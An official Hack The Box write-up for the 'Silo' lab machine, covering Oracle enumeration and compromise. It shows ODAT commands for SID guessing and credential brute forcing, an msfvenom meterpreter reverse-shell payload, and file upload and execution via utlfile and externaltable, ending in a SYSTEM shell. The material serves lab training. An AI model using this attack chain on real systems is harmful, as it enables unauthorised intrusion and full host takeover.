Hack The Box
PEN-TESTING LABS

Silo

18th August 2018 / Document No D18.100.14

Prepared By: Alexander Reid (Arrexel)

Machine Author: egre55

Difficulty: Medium

Classification: Official

SYNOPSIS

Silo focuses mainly on leveraging Oracle to obtain a shell and escalate privileges. It was intended to be completed manually using various tools, however Oracle Database Attack Tool greatly simplifies the process, reducing the difficulty of the machine substantially.

Skills Required


- Intermediate knowledge of Windows
- Basic knowledge of Oracle enumeration techniques

Skills Learned

- Enumerating Oracle SIDs
- Enumerating Oracle credentials
- Leveraging Oracle to upload and execute files

Enumeration

Nmap



Target: 10.10.10.82
Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 10.10.10.82

	Port	Protocol	State	Service	Version
✓	80	tcp	open	http	Microsoft IIS httpd 8.5
✓	135	tcp	open	msrpc	Microsoft Windows RPC
✓	139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
✓	445	tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 -
✓	1521	tcp	open	oracle-tns	Oracle TNS listener 11.2.0.2.0 (unau
✓	5985	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/
✓	47001	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/
✓	49152	tcp	open	msrpc	Microsoft Windows RPC
✓	49153	tcp	open	msrpc	Microsoft Windows RPC
✓	49154	tcp	open	msrpc	Microsoft Windows RPC
✓	49155	tcp	open	msrpc	Microsoft Windows RPC
✓	49158	tcp	open	msrpc	Microsoft Windows RPC
✓	49160	tcp	open	oracle-tns	Oracle TNS listener (requires service
✓	49161	tcp	open	msrpc	Microsoft Windows RPC
✓	49162	tcp	open	msrpc	Microsoft Windows RPC


Nmap reveals many open ports, most notably an Oracle database.

Exploitation


Oracle

ODAT: https://github.com/quentinhardy/odat

Using Oracle Database Attack Tool (ODAT), it is fairly straightforward to obtain a valid SID. ODAT can also be leveraged to brute force some credentials, however the default ODAT wordlist is uppercase-only, so it must be substituted with the Metasploit wordlist (which requires changing the combo separator from space to /). If installing ODAT for the first time, follow the installation steps closely on the Github page, or use one of the static releases.




```
root@kali:~/Desktop/odat/odat# ./odat.py sidguesser -s 10.10.10.82 -p 1521

[1] (10.10.10.82:1521): Searching valid SIDs
[1.1] Searching valid SIDs thanks to a well known SID list on the 10.10.10.82:15
21 server
[+] 'XE' is a valid SID. Continue...
[+] 'XEXDB' is a valid SID. Continue...
100% |#########################################################| Time: 00:00:59
[1.2] Searching valid SIDs thanks to a brute-force attack on 1 chars now (10.10.
10.82:1521)
100% |#########################################################| Time: 00:00:01
[1.3] Searching valid SIDs thanks to a brute-force attack on 2 chars now (10.10.
10.82:1521)
[+] 'XE' is a valid SID. Continue...
100% |#########################################################| Time: 00:00:50
[+] SIDs found on the 10.10.10.82:1521 server: XE,XEXDB
```



```
root@kali:~/Desktop/odat/odat# ./odat.py passwordguesser -s 10.10.10.82 -p 1521
-d XE --accounts-file accounts/metasploit.txt

[1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port
 1521
The login cdemo82 has already been tested at least once. What do you want to do:
- stop (s/S)
- continue and ask every time (a/A)
- continue without to ask (c/C)
c
[+] Valid credentials found: scott/tiger. Continue...
100% |#########################################################| Time: 00:03:42
[+] Accounts found on 10.10.10.82:1521/XE:
scott/tiger
```


With the SID and a set of credentials at hand, it is possible to upload and execute arbitrary files with **utlfile** and **externaltable** in ODAT. Note that the **--sysdba** flag must be set for both. Any executable should work, with the simplest method being **msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f exe > writeup.exe**

Upload file: **./odat.py utlfile -s 10.10.10.82 -p 1521 -U scott -P tiger -d XE --sysdba --putFile c:/ writeup.exe writeup.exe**




```
root@kali:~/Desktop/odat/odat# ./odat.py utlfile -s 10.10.10.82 -p 1521 -U scott
 -P tiger -d XE --sysdba --putFile c:/ writeup.exe writeup.exe

[1] (10.10.10.82:1521): Put the writeup.exe local file in the c:/ folder like wr
iteup.exe on the 10.10.10.82 server
[+] The writeup.exe file was created on the c:/ directory on the 10.10.10.82 ser
ver like the writeup.exe file
```

Execute file: **./odat.py externaltable -s 10.10.10.82 -p 1521 -U scott -P tiger -d XE --sysdba --exec c:/ writeup.exe**



```
root@kali:~/Desktop/odat/odat# ./odat.py externaltable -s 10.10.10.82 -p 1521 -U
 scott -P tiger -d XE --sysdba --exec c:/ writeup.exe

[1] (10.10.10.82:1521): Execute the writeup.exe command stored in the c:/ path
```



```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.6:4444
msf exploit(multi/handler) > [*] Sending stage (206403 bytes) to 10.10.10.82
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.82:49166) at 2018-
08-19 17:05:04 -0400

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\oraclexe\app\oracle\product\11.2.0\server\DATABASE
meterpreter >
```